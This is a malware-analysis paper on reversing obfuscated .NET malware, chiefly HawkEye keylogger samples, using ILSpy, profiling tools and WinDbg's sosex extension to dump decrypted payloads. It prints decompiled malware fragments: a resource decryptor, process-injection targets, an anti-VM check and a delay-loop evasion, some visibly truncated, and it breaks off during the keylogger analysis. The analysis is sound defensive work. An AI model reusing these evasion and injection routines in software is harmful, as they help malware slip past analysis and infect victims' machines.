

Deep Dive into .Net Malwares

Author: Sudeep Singh

Introduction

In the recent past, there has been an increase in the usage of .NET based malwares. These .NET malwares are often protected using different obfuscators which make it difficult to analyze the code. In this paper, I will discuss some of the existing techniques of reversing .NET binaries, explain their limitations and then discuss some of the advanced techniques, which can help us in quickly retrieving the final malicious payload.

Challenges in .NET Reversing

.NET binaries make use of managed code. There are several tools available which allow us to decompile the code of .NET binaries. However, there are also several obfuscators available which make it difficult to analyze the obfuscated code. The usage of popular Debugging and Disassembling softwares is limited to native code binaries. When it comes to managed debugging, we often need to make use of Windbg with some extensions that allow managed code debugging.

Even with the availability of those managed code debugging extensions, there is very little information available on the Internet which explains how they can be leveraged for reversing packed and obfuscated .NET binaries.

Sandboxes which rely on behavioral analysis of malwares are often limited because these .NET binaries use several anti VM and anti sandbox techniques.

Usage of .NET malwares in the Wild

.NET malwares have been observed in the wild since several years however in the recent past there has been an increase in their usage. They are often used to infect machines with Keyloggers to steal information. Some of the popular .NET based keyloggers used are

HawkEyeKeylogger and KeyBase. .NET malwares have also been used in APT attacks.

This makes it important to understand the actual malicious payload.

Existing techniques of analyzing .NET malwares

Some of the most common techniques of analyzing .NET malwares at present are:

1. Behavioral analysis in sandbox. This technique is not specific to .NET malwares however often uses various tools for monitoring the file system, Windows Registry and Network activities of malwares.

2. .NET profiling tools - These tools allow you to run the malware in the context of a Profiler which shows you the method names as they are called. The basic principle used by these tools is that .NET methods are just in time compiled. So, by applying the API hook at the .NET subroutine which is responsible performing the JIT, we can get access to the method names as and when they execute.

This approach is quite similar to API trace used for native code binaries and can help in identifying the root cause of issues in some cases.

3. Using .NET Unpacking tools. These tools allow us to save the dynamically loaded Assemblies. Sometimes packed malwares will decrypt an embedded resource and then load that as an assembly. Tools such as NETUnpack and MegaDumper allow us to save these assemblies.

4. Using Decompilers like ILSpy and other free open source or commercialized Decompiler tools. They allow you to decompile the .NET binary into readable source code based on the language you choose (for instance: C#)

5. Using managed debugging extensions provided for windbg. For instance: the sos extension. We will discuss this technique in more depth.

At first, let us look at the above techniques and discuss their limitations.

Behavioral Analysis in Sandbox

In most cases, malware analysts use sandboxes which make use of Opensource or Commercialized Virtualization softwares like VMWare, VirtualBox. Along with this, the sandboxes make use of several behavioral analysis tools to monitor the behavior of malwares. All of this provides several options for the malware to detect the analysis environment and not execute completely.

In such cases, it is essential to do root cause analysis and identify the techniques used for evasion by these .NET binaries.


As an example, I will use the .NET malware which is used to infect the machine with HawkEyeKeylogger.

MD5 hash: 48d0afe294c95196162de292d658c09c

SHA256 hash:

f3dea9da563b281f10953026e9cf6204d0064f5d952cc987cda0fa60b3cec771

We can confirm with CFF Explorer, that this is a .NET binary.



The screenshot shows the CFF Explorer VIII interface. The title bar reads "CFF Explorer VIII - [f3dea9da563b281f10953026e9cf6204d0064f5d952cc987cda0fa60b3cec771.exe]". The main window displays the file "f3dea9da563b281f10953026e9cf6" with the following properties:

Property	Value
File Name	C:\Documents and Settings\Administrator\Desktop\malwares\f3dea9da563...
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	673.00 KB (689152 bytes)
PE Size	673.00 KB (689152 bytes)
Created	Sunday 20 September 2015, 01.17.32
Modified	Thursday 17 September 2015, 22.38.24
Accessed	Sunday 20 September 2015, 01.19.32
MD5	48D0AFE294C95196162DE292D658C09C
SHA-1	F1BD13AEBADF444ABC79B722739309B845C7D213

Below this table, another table shows additional properties:

Property	Value
FileDescription	wfatvc
FileVersion	21.412
InternalName	wfatvc.exe
LegalCopyright	Copyright © 2015
OriginalFilename	wfatvc.exe
ProductName	wfatvc

The left sidebar shows the file structure, including sections like Dos Header, NT Headers, File Header, Optional Header, Data Directories, Section Headers, Import Directory, Resource Directory, Relocation Directory, .NET Directory, Metadata Header, Metadata Streams, Tables Header, Tables, Strings, US, GUID, and Blob.

Now, let us try behavioral analysis.

My analysis environment:

Virtualization software: VMWare Fusion
OS: Win XP SP3
Network analysis tool: Wireshark
File System monitoring tool: Regshot

The Virtualization environment has been fairly hardened so that it is not impacted by commonly used evasion techniques.

When I execute the above malware, I see no network activity or file system changes. So, we can make two conclusions:

1. Malware does not perform sufficient malicious activities. How can we confirm that?
2. Our analysis environment is evaded. How do we find the evasion techniques?

One of the ways of getting complete execution is by executing the malware on a physical machine however this is not always an efficient option for an analyst especially when you have to analyze a bulk of malwares.

Now, let us discuss the second analysis method of using a .NET profiling tool.

.NET Profiling Tool

A .NET profiling tool allows us to see the methods compiled and also it saves the corresponding IL code. As an example we will use the KDD tool by BlackStorm which is available on reverse engineering Forums.


To demonstrate the usefulness of this tool, I have selected a malware which does not execute completely in the VM.

MD5 hash: f88aa343c0444dd275b0af63b56ac586

SHA256 hash:

6605d024d6616bf748a169d94aef4ecae03efef8a692bbec0bf80e47f43a469c

When we run it in .NET Dumper, we can see the list of methods compiled. The binary crashes however now we have some information to identify the root cause.



We can see that an assembly was loaded however its name is not available. After that, the following 2 methods were called before the crash occurred:

```
hsMxsehmpoCipYK_uFyJXcpiwzjDoI17.isVM()
hsMxsehmpoCipYK_uFyJXcpiwzjDoI17.Forefit()
```

From the method names, we can see that some Anti VM trick was used. The .NET profiling tool also saves the IL corresponding to above methods. We can analyze the IL however it is not easy to identify root cause of issues by disassembling IL.

This is one of the limitations of .NET profiling tools.

.NET Unpacking Tools

Let us consider the binary with MD5 hash: 48d0afe294c95196162de292d658c09c from one of the previous examples. We saw that it does not execute completely.

This .NET binary decrypts an embedded resource and loads that as an Assembly. We can use .NET unpacking tools to dump this assembly. However, the process of dumping the assembly using these tools is not convenient. It involves the following steps:

1. Open the .NET Dumping Tool. It will display a list of processes running on the system.

2. Execute the .NET binary, which you want to unpack.
3. Refresh the list of processes in the .NET dumping tool.
4. Select the process corresponding to your .NET binary.
5. Select the option to dump the loaded Assembly.


However, as we can see, if the binary is using an evasion technique, it will exit much before we are able to complete the above steps. This is not an efficient way of dumping the loaded Assembly. In some cases, it does work but when we are working with binaries, which use evasion techniques, this method is not useful.

.NET Decompilers

.NET Decompilers can be very useful while analyzing .NET binaries since they allow us to decompile the binary into readable source code based on the language we select, for instance: C#.

However, if the .NET binary is obfuscated, this process can be difficult.

As an example, let us open the binary with MD5 hash: 48d0afe294c95196162de292d658c09c with ILSpy.



We can see that the entry point of the .NET binary is: X75FZ30kdVmXv8dakB.SEA3XhjBH3OxtGNco8.opNDqZKY08

Below are some of the obfuscation methods used:

1. Method names are obfuscated.

2. Switch case obfuscation is used. This is used for control flow obfuscation.

3. Encrypted strings are used. These strings are decrypted by passing an integer parameter to the subroutine: eJlXnh8fmp().

This subroutine uses a heavy switch case obfuscation as shown below:

```
// Vc9AbjIRfSIRG1a99G.u2YlZl8Zy6yeldm6AB
[u2YlZl8Zy6yeldm6AB.TglftjZwdQ0ZbpkIm3(typeof(u2YlZl8Zy6yeldm6AB.TglftjZwdQ0ZbpkIm3.Bk5mInM9UMWmOxapdT<object>[[]])]
[MethodImpl(MethodImplOptions.NoInlining)]
static string eJlXnh8fmp(int )
{
    int num = 356;
    int 4;
    while (true)
    {
        IL_C4E:
        int arg_C52_0 = num;
        uint num2;
        byte[] array;
        int num3;
        int num4;
        byte[] array2;
        int num5;
        byte[] array3;
        SymmetricAlgorithm 2;
        int num7;
        int num6;
        int num8;
        byte[] array4;
        byte[] array5;
        BinaryReader 3;
        int num10;
        uint num9;
        byte[] array6;
        uint num11;
        uint num12;
        uint num13;
        int num14;
        int num16;
        int num17;
        while (true)
        {
            switch (arg_C52_0)
            {
                case 0:
                    goto IL_21F0;
                case 1:
                    goto IL_AB3;
            }
        }
    }
}
```

It includes 427 different cases. Manual deobfuscation of this code is very difficult.

4. Encrypted Resource Section. We can see in the Decompiler that this binary has encrypted resources. One of these resources is a Bitmap Image, celor.din. This bitmap image will be decrypted at runtime and the resulting Assembly will be loaded dynamically.

Now that we have discussed some of the common methods of reversing .NET binaries, let us discuss some advanced techniques, which help in quick analysis.

Managed Debugging with Windbg

Managed debugging with Windbg using extensions like sos or sosex is a known method. However, the use of these extensions for reversing .NET malwares is not well documented on Internet.

The sosex extension can be downloaded from here:

<http://www.stevestechspot.com/default.aspx#afd84cef0-4af2-4513-9f20-cdec75318bf5>

We will use this extension for dumping the .NET assembly loaded dynamically by the binary with MD5 hash:
48d0afe294c95196162de292d658c09c.

Below are the steps for doing it:

1. The sosex extension needs to be downloaded and placed in the Microsoft .NET Framework directory.

In my case, I place the sosex.dll in the path:

C:\WINDOWS\Microsoft.NET\Framework\v4.0.30319

2. Now, we open the binary with MD5 hash:

48d0afe294c95196162de292d658c09c with windbg.

3. We load the sosex extension in windbg using the command:

```
.load
```

```
"C:\\WINDOWS\\Microsoft.NET\\Framework\\v4.0.30319\\sosex.dll"
```

4. Now, place a breakpoint at Assembly.Load. Sosex extension provides a command !mbm which allows us to set breakpoint on methods which are JIT Compiled and those which are provided by .NET Framework. We can also use wildcard characters.

So, we set a breakpoint on any method matching the pattern:

```
*Assembly.Load*
```


!mbm *Assembly.Load*

When we set this breakpoint, windbg tells us that CLR has not yet been initialized and these breakpoints will be resolved at runtime. So, we run the binary in windbg now.

5. When we run the binary, CLR is initialized and windbg will place breakpoints on all the methods matching the pattern: Assembly.Load.

The specific method which we want to analyze is
System.Reflection.Assembly.Load(Byte[])

The byte array in above method corresponds to our decrypted Assembly. When the breakpoint at this method is hit in windbg, we see the following message:

```
Breakpoint 13 hit
eax=00000000 ebx=0141702c ecx=0141702c edx=014242cc
esi=00000000 edi=0000000a
eip=79771355 esp=0012eeac ebp=0012eeb0 iopl=0      nv up ei pl
zr na pe nc
```

Now, if we check the value of ecx register, we can see that it corresponds to the byte array.

```
0:000> dd ecx
0141702c 7933335c 0000b400 00905a4d 00000003
0141703c 00000004 0000ffff 000000b8 00000000
0141704c 00000040 00000000 00000000 00000000
0141705c 00000000 00000000 00000000 00000000
0141706c 00000000 00000080 0eba1f0e cd09b400
0141707c 4c01b821 685421cd 70207369 72676f72
0141708c 63206d61 6f6e6e61 65622074 6e757220
0141709c 206e6920 20534f44 65646f6d 0a0d0d2e
```

The second DWORD above corresponds to the size of byte array and the third DWORD corresponds to the .NET assembly.

To dump this assembly we can use the .writemem command as shown below:

The resources section is decrypted using the Decrypt() subroutine and it is used to initialize FileData.

Also, from the decrypted output above a value b is initialized as shown below:

```
int num = (int)array[1];
int num2 = num * 5;
byte b = (byte)array[4 + num2];
```

Based on the value of b, the variable, injectionPath is initialized using a switch case statement as shown below:

```
switch (b)
{
    case 0:
        dUdokqp.injectionPath = Path.Combine(Environment.SystemDirectory, dUdokqp.SvchostExe());
        break;
    case 1:
        dUdokqp.injectionPath = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), dUdokqp.ApplaunchExe());
        break;
    case 2:
        dUdokqp.injectionPath = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), Pack.VbcExe());
        break;
    case 3:
        dUdokqp.injectionPath = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), dUdokqp.RegasmExe());
        break;
    case 4:
        dUdokqp.injectionPath = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), Class3.RegsvcsExe());
        break;
    case 5:
        dUdokqp.injectionPath = text;
        break;
}
```

We can see that the code can be injected in any one of the following processes:

1. svchost.exe
2. Applaunch.exe
3. vbc.exe
4. Regasm.exe
5. Regsvcs.exe

Now, we need to find the decrypted assembly, which is injected into one of the above processes.

The decryption routine is as shown below:

```
// ssalcldym.dUdokqo
private static byte[] Decrypt(byte[] data, string key)
{
    byte[] bytes = Encoding.UTF8.GetBytes(key);
    Random random = new Random(BitConverter.ToInt32(data, 0));
    byte[] array = new byte[data.Length - 4];
    for (int i = 0; i <= array.Length - 1; i++)
    {
        array[i] = (data[i + 4] ^ Convert.ToByte(random.Next(256) + (int)bytes[i % bytes.Length] & 255));
    }
    return array;
}
```

We could manually decrypt the resource section using the above subroutine, however, a more efficient method would be to do it dynamically using the sosex extension of Windbg.

We saw previously that the Decrypted output will be passed as a parameter to Pack.Deserialize()

So, let us set a breakpoint at all the methods matching the pattern:
Pack.Deserialize

We once again open the binary with MD5 hash:
48d0afe294c95196162de292d658c09c in windbg, load the sosex extension and set a breakpoint at *Pack.Deserialize*.

When we run the binary, CLR is initialized. As soon as the above method is compiled using JIT, the debugger receives a notification and the breakpoint is hit as shown below:

Breakpoint: JIT notification received for method
ssalcldym.Pack.Deserialize(Byte[]) in AppDomain 0015d958.
Breakpoint set at ssalcldym.Pack.Deserialize(Byte[]) in AppDomain 0015d958.
Breakpoint 1 hit
eax=00a29640 ebx=024ba3a8 ecx=01437400 edx=0253c648
esi=0253c648 edi=01437400
eip=00dcc671 esp=0012e65c ebp=0012e66c iopl=0 nv up ei pl
nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000206

Now, let us display the contents of edx register.

We can see that the second DWORD corresponds to the size of Decrypted Assembly and @edx+e corresponds to the Decrypted Assembly.


So, we can dump it using the .writemem command as shown below:

.writemem <path_to_decrypted_assembly> @edx+e L?poi(@edx+4)

```
Breakpoint: JIT notification received for method 'mscorlib.Pack.Deserialize(Byte[])' in AppDomain 0015d958.
Breakpoint set at 'mscorlib.Pack.Deserialize(Byte[])' in AppDomain 0015d958.
Breakpoint 1 hit
eax=00a29640 ebx=024ba3a8 ecx=01437400 edx=0253c648 esi=0253c648 edi=01437400
eip=00d0c671 esp=0012e55c ebp=0012e66c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=005b  gs=0000             efl=00000206
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\9adb89fa22fd5b4ce433b5aca7f1b1b07\mscorlib.ni.dll
00d0c671  b4d0d43273          mov     ecx,offset mscorlib.ni\0x26d4d0 (79332d4d0)
0:000> dd edx
0253c648  7933335c 008227d 2200021b 5e4d0008
0253c658  00030900 00040000 fff00000 00080000
0253c668  00000000 00400000 00000000 00000000
0253c678  00000000 00000000 00000000 00000000
0253c688  00000000 00000000 00000000 1f0e0804
0253c698  b4d0d4e8 b921cc09 21c4d401 73636804
0253c6a8  6f727020 6d617267 6e616320 20746f66
0253c6b8  72206562 69206e75 4f44206e 6f6d2053
0:000> .writemem c:\output.exe @edx+e L?poi(@edx+4)
Writing 8227d bytes.....
```

Please note that the above technique is undocumented.

Now, let us load the decrypted assembly with ILSpy once again:



We can see that now we have the final decrypted payload and it corresponds to a Key Logger. More about this will be discussed later.

Alternate methods of loading the Assembly

Let us now discuss another .NET malware with MD5 hash: f88aa343c0444dd275b0af63b56ac586

This malware uses a different method of loading the Assembly.

Below is the decompiled output of Main Subroutine in ILSpy:

```

internal sealed class uNuAsV_fjzPRkwb10
{
    public static object DrcHprLnIIU_SvhwgrRUPWM15 = RuntimeHelpers.GetObjectValue(new ResourceManager("tPTYRO", AppDomain.CurrentDomain.GetAssemblies()[1]).GetObjectValue([STAThread])
    public static void Main()
    {
        AppDomain.CurrentDomain.Load(uNuAsV_fjzPRkwb10.hokQEVmKebAn_aSoiOjzbBb19()).GetTypes()[0].InvokeMember("", BindingFlags.InvokeMethod, null, null, null);
    }
    public static byte[] hokQEVmKebAn_aSoiOjzbBb19()
    {
        object obj;
        object loopObj;
        if (ObjectFlowControl.ForLoopControl.ForLoopInitObj(obj, 0, 492031, 8, ref loopObj, ref obj))
        {
            do
            {
                NewLateBinding.LateIndexSet(uNuAsV_fjzPRkwb10.DrcHprLnIIU_SvhwgrRUPWM15, new object[]
                {
                    RuntimeHelpers.GetObjectValue(obj),
                    Operators.XorObject(NewLateBinding.LateIndexGet(uNuAsV_fjzPRkwb10.DrcHprLnIIU_SvhwgrRUPWM15, new object[]
                    {
                        RuntimeHelpers.GetObjectValue(obj)
                    }, null), 8)
                }, null);
            } while (ObjectFlowControl.ForLoopControl.ForNextCheckObj(obj, loopObj, ref obj));
        }
        return (byte[])uNuAsV_fjzPRkwb10.DrcHprLnIIU_SvhwgrRUPWM15;
    }
}

```

We can see that it decrypts an embedded resource with name: tPTYRO and loads the decrypted assembly using the method: AppDomain.CurrentDomain.Load()

Previously we saw that this .NET malware does not execute completely in the VM. To identify the root cause, we need to dump the decrypted assembly.

We open the binary with windbg, load the sosex extension and set a breakpoint using the command:

```
!mbm *AppDomain.Load*
```

When we run the binary, CLR is initialized and the breakpoints are resolved. There are multiple methods matching the above pattern. We hit the breakpoint at method:

```
System.AppDomain.Load(Byte[], Byte[])
```

Let us display the value of edx register:

```

0:000> dd edx
02353250 7933335c 00078200 00905a4d 00000003
02353260 00000004 0000ffff 000000b8 00000000
02353270 00000040 00000000 00000000 00000000
02353280 00000000 00000000 00000000 00000000
02353290 00000000 00000080 0eba1f0e cd09b400
023532a0 4c01b821 685421cd 70207369 72676f72
023532b0 63206d61 6f6e6e61 65622074 6e757220

```

023532c0 206e6920 20534f44 65646f6d 0a0d0d2e

We can see that second DWORD corresponds to size of decrypted Assembly and third DWORD corresponds to the Assembly.

We save this assembly using the .writemem command as shown below:

.writemem <path_to_decrypted_assembly> @edx+8 L?poi(@edx+4)

```
Breakpoint 4 hit
eax=00000000 ebx=0012f48c ecx=013511c8 edx=02353250 esi=00182bd0 edi=00000000
eip=79774f59 esp=0012f450 ebp=0012f454 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\9adb89fa22fd5b4ce433b5eca7fb1b07\mscorlib.ni.dll
mscorlib.ni+0x6b4f59
79774f59 c745fc01000000 mov     dword ptr [ebp-4],1  ss:0023:0012f450=00000000
0:000> !ml
0 e : disasm *!*APPDOMAIN_LOAD* IOffset=0, pass=1 oneshot=false thread=ANY
mscorlib\System.AppDomain.Load(System.Reflection.AssemblyName) (PENDING JIT)
mscorlib\System.AppDomain.Load(string) (PENDING JIT)
mscorlib\System.AppDomain.Load(byte[]) (PENDING JIT)
mscorlib\System.AppDomain.Load(byte[], byte[]) (PENDING JIT)
mscorlib\System.AppDomain.Load(byte[], byte[], System.Security.Policy.Evidence) (PENDING JIT)
mscorlib\System.AppDomain.Load(System.Reflection.AssemblyName, System.Security.Policy.Evidence) (PENDING JIT)
mscorlib\System.AppDomain.Load(string, System.Security.Policy.Evidence) (PENDING JIT)
mscorlib\System.AppDomain.Load(System.Reflection.AssemblyName)
1 e 79775f19
mscorlib\System.AppDomain.Load(string)
3 e 797758e1
mscorlib\System.AppDomain.Load(byte[])
4 e 79774f59
mscorlib\System.AppDomain.Load(byte[], byte[])
5 e 7977499a
mscorlib\System.AppDomain.Load(byte[], byte[], System.Security.Policy.Evidence)
6 e 7977499a
mscorlib\System.AppDomain.Load(System.Reflection.AssemblyName, System.Security.Policy.Evidence)
7 e 797749cf
mscorlib\System.AppDomain.Load(string, System.Security.Policy.Evidence)
8 e 797749ff
0:000> x
eax=00000000 ebx=0012f48c ecx=013511c8 edx=02353250 esi=00182bd0 edi=00000000
eip=79774f59 esp=0012f450 ebp=0012f454 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mscorlib.ni+0x6b4f59
79774f59 c745fc01000000 mov     dword ptr [ebp-4],1  ss:0023:0012f450=00000000
0:000> dd edx
02353250 7933335c 00078200 0905a4d 00000003
02353260 00000004 0000ffff 000000b8 00000000
02353270 00000040 00000000 00000000 00000000
02353280 00000000 00000000 00000000 00000000
02353290 00000000 00000000 00000000 00000000
023532a0 4c01b821 685421cd 70207369 72676472
023532b0 63206d61 6f6e6e61 65622074 6e757220
023532c0 206e6920 20534f44 65646f6d 0a0d0d2e
0:000> writemem c:\output2.exe @edx+8 L?poi(@edx+4)
Writing 7920 bytes.
```

Let us decompile the decrypted assembly with ILSpy. Previously we saw with the .NET profiling tool that the binary crashes after calling the following 2 methods:

hsMxsehmpoCIpYK_uFyJXcpiwzjDoI17.isVM()
hsMxsehmpoCIpYK_uFyJXcpiwzjDoI17.Forefit()

These methods correspond to the decrypted Assembly. Now, we can understand the root cause of the crash. We can see in the code of isVM() below that it uses WMI query to check the description of Video Controller of the machine:

```
ManagementObjectSearcher managementObjectSearcher = new  
ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM  
Win32_VideoController");
```

```
public static bool isVM()
{
    bool result;
    try
    {
        if (File.Exists(Path.GetTempPath() + "ms.in"))
        {
            result = false;
        }
        else
        {
            ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController");
            string str = string.Empty;
            try
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator();
                while (enumerator.MoveNext())
                {
                    ManagementObject managementObject = (ManagementObject)enumerator.Current;
                    str = Convert.ToString(RuntimeHelpers.GetObjectValue(managementObject["Description"]));
                    string text = Strings.StrConv(str, VbStrConv.Lowercase, 0);
                    if (text.Contains("virtual"))
                    {
                        result = true;
                        return result;
                    }
                    if (text.Contains("vmware"))
                    {
                        result = true;
                        return result;
                    }
                    if (text.Contains("parallel"))
                    {
                        result = true;
                        return result;
                    }
                    if (text.Contains("vm additions"))
                    {
                        result = true;
                        return result;
                    }
                }
            }
        }
    }
}
```

It compares the Description field with the following:

1. virtual
2. vmware
3. parallel
4. vm additions
5. remotefx
6. generic
7. cirrus logic
8. standard vga
9. matrox

If the description field matches any of the above then it sets the result field to true.

We can see in the method: sSdbkP_UrmBHSBgRND13 that it calls the isVM() method and if the return value is true, it calls Forefit method.

```
public static bool sSdbkP_UrmBHSBgRND13()
{
    if (hsMxsehmpoCIpYK_uFyJXcpiwzjDoI17.isVM())
    {
        hsMxsehmpoCIpYK_uFyJXcpiwzjDoI17.Forefit();
    }
}
```

Let us check the code of Forefit().


```
public static void Forefit()
{
    int num;
    int num4;
    try
    {
        IL_00:
        ProjectData.ClearProjectError();
        num = 1;
        IL_07:
        int num2 = 2;
        int num3 = 1;
        IL_0B:
        while (true)
        {
            IL_13:
            num2 = 4;
            if (num3 == 100000)
            {
                break;
            }
            IL_0D:
            num2 = 5;
            num3++;
        }
        IL_1D:
        num2 = 7;
        hsMxsehmpoCIpYK_uFyIXcpiwzjDoI17.Forefit();
        IL_24:
        goto IL_93;
        IL_26:
        int arg_2B_0 = num4 + 1;
        num4 = 0;
    }
}
```

We can see that this is a recursive function, which is used to introduce delay in execution. It increments the variable num3 from 1 to 100000 and then resets this variable to 1 before executing the loop again.

In this way, we know the root cause of why the binary does not execute completely in the VM.

Hawk Eye Keylogger Analysis

Using the methods discussed previously, we can decrypt the actual malicious payload, which is used to perform Key Logging Activities.

Hawk Eye Keylogger is available on the website:
<http://hawkeyeproducts.com/>

In addition to Key Logging activity, it also allows the information to be stolen from Email Clients and Web Browsers on the victim's machine. This information can be sent to attackers either using FTP, SMTP or uploaded to the PHP based Web Panel.

Since we have the complete decrypted payload, we can understand how the key logging activities are performed.

Below are the steps used for Key Logging:

1. The HookKeyboard function calls SetWindowHookEx with the idHook parameter set to 13, which corresponds to WH_KEYBOARD_LL. The Callback procedure for monitoring key board inputs is KeyboardCallback().
2. The parameters passed to the Callback function are documented here: <https://msdn.microsoft.com/en-us/library/windows/desktop/ms644985%28v=vs.85%29.aspx>

We can see in the callback function code that it checks the Window Message type and checks if it is equal to 256 or 260.

```
